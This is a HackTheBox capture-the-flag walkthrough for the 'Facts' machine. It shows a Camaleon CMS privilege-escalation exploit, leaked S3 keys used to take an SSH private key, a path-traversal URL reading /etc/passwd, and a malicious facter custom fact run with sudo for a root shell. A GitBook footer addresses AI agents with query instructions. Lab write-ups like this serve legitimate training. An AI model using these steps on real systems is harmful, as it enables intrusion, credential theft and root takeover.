> For the complete documentation index, see [llms.txt](https://alham-rizvi.gitbook.io/alhamrizvi/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/facts-htb-walkthrough-or-hackthebox-or-by-alham-rizvi.md).
# Facts — HTB Walkthrough | HackTheBox | By Alham Rizvi
#### Facts — HTB Walkthrough | HackTheBox | By Alham Rizvi
We begin with an nmap scan to identify open ports and services on the target machine.
```
nmap -sV -sC
```
The scan reveals two open ports: port 22 running OpenSSH 9.9p1 and port 80 running nginx 1.26.3. The HTTP server redirects to `facts.htb`, so we add this to our `/etc/hosts` file pointing to the target IP.
```
echo " facts.htb" >> /etc/hosts
```
Visiting the website shows a trivia page. Running DirBuster for directory enumeration uncovers an `/admin/login` page that also has a sign-up option. We register an account and log in. While our account has limited access, inspecting the page footer reveals the backend is running **Camaleon CMS Version 2.9.0**.
#### Privilege Escalation to Admin — CVE-2025–2304
Searching for Camaleon CMS 2.9.0 vulnerabilities leads us to CVE-2025–2304. This is a privilege escalation vulnerability caused by improper input validation in the `permit!` function within the source code. An authenticated user with a basic client role can escalate their privileges to admin.
We find a public proof of concept by Alien0ne on GitHub. We clone the repository and prepare to run it.
**Important:** Before running the exploit, open `exploit.py` in a text editor and comment out the lines responsible for reverting the user role at the end. This ensures we keep our admin privileges after the exploit completes.
```
python3 exploit.py -u http://facts.htb -U test -P test -e
```
The exploit confirms our login, escalates our role from client to admin, and most importantly extracts S3 credentials stored within the CMS:
```
[+] Login confirmed — User ID: 5 — Role: client
[+] Updated User Role: admin
[+] Extracting S3 Credentials
s3 access key: AKIABD5C283526D476DD
s3 secret key: Hy3hoPAxjeU4wzYfhrPrsHYUYsyNFxXQ3o6+bBOg
s3 endpoint: http://localhost:54321
```
#### S3 Bucket Enumeration
With the leaked S3 credentials, we configure the AWS CLI and connect to the custom S3 endpoint to enumerate available buckets.
```
aws configure
```
Enter the access key and secret key when prompted. Leave region and output format blank by pressing Enter.
```
aws --endpoint-url http://facts.htb:54321 s3 ls
```
This reveals two buckets: `internal` and `randomfacts`. We dig deeper into the `internal` bucket:
```
aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/.ssh/
```
We find two files: `authorized_keys` and `id_ed25519` — a private SSH key. We download it to our local machine:
```
aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./id_ed25519
```
***
#### Information Disclosure — CVE-2024–46987
We have an SSH key, but we need to know which user it belongs to. Searching further into Camaleon CMS 2.9.0 reveals CVE-2024–46987 — a path traversal vulnerability in the `MediaController`'s `download_private_file` method. Authenticated users can use this to download arbitrary files from the web server, depending on file permissions.
Since we are now admin, we use this vulnerability to read `/etc/passwd` directly from the browser:
```
http://facts.htb/admin/media/download_private_file?file=../../../../../../etc/passwd
```
Reading the output, two non-system users stand out: `trivia` and `william`. The user `trivia` has a home directory at `/home/trivia` and a login shell, making them the most likely owner of the SSH key.
***
#### Gaining a Shell — SSH as trivia
Before connecting, we must fix the permissions on the downloaded key. SSH will refuse to use a private key that is readable by others:
```
chmod 600 ./id_ed25519
```
When we ran `ssh2john` against the key, it returned no hashes — meaning the key has no passphrase. We connect directly:
```
ssh -i ./id_ed25519 trivia@facts.htb
```
We are now logged in as `trivia`. The user flag is not in trivia's home directory but in william's:
```
cat /home/william/user.txt
```
**User flag captured.**
#### Privilege Escalation to Root — facter — custom-dir
With a shell as trivia, we run standard Linux post-exploitation enumeration. Checking sudo permissions:
```
sudo -l
```
The output shows that trivia can run `/usr/bin/facter` as root with no password required:
```
(ALL) NOPASSWD: /usr/bin/facter
```
Facter is a tool originally used with Puppet to collect system information called “facts.” It supports custom facts written in Ruby, loaded at runtime via the `--custom-dir` flag. When facter loads a custom Ruby file, it evaluates the code inside it. The `setcode` block is where facter runs code to determine a fact's value — but since it executes arbitrary Ruby, we can abuse it to run any system command.
We create a malicious custom fact that spawns a bash shell:
```
mkdir -p /tmp/facts
```
```
cat > /tmp/facts/shell.rb << 'EOF'
Facter.add('shell') do
setcode do
system('/bin/bash -p')
end
end
EOF
```
We then run facter as root, pointing it to our malicious directory:
```
sudo /usr/bin/facter --custom-dir /tmp/facts shell
```
This drops us into a root shell:
```
root@facts:/home/trivia#
```
We navigate to the root directory and capture the final flag:
```
cat /root/root.txt
```

**Root flag captured. Machine pwned.**

#### Summary
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/facts-htb-walkthrough-or-hackthebox-or-by-alham-rizvi.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.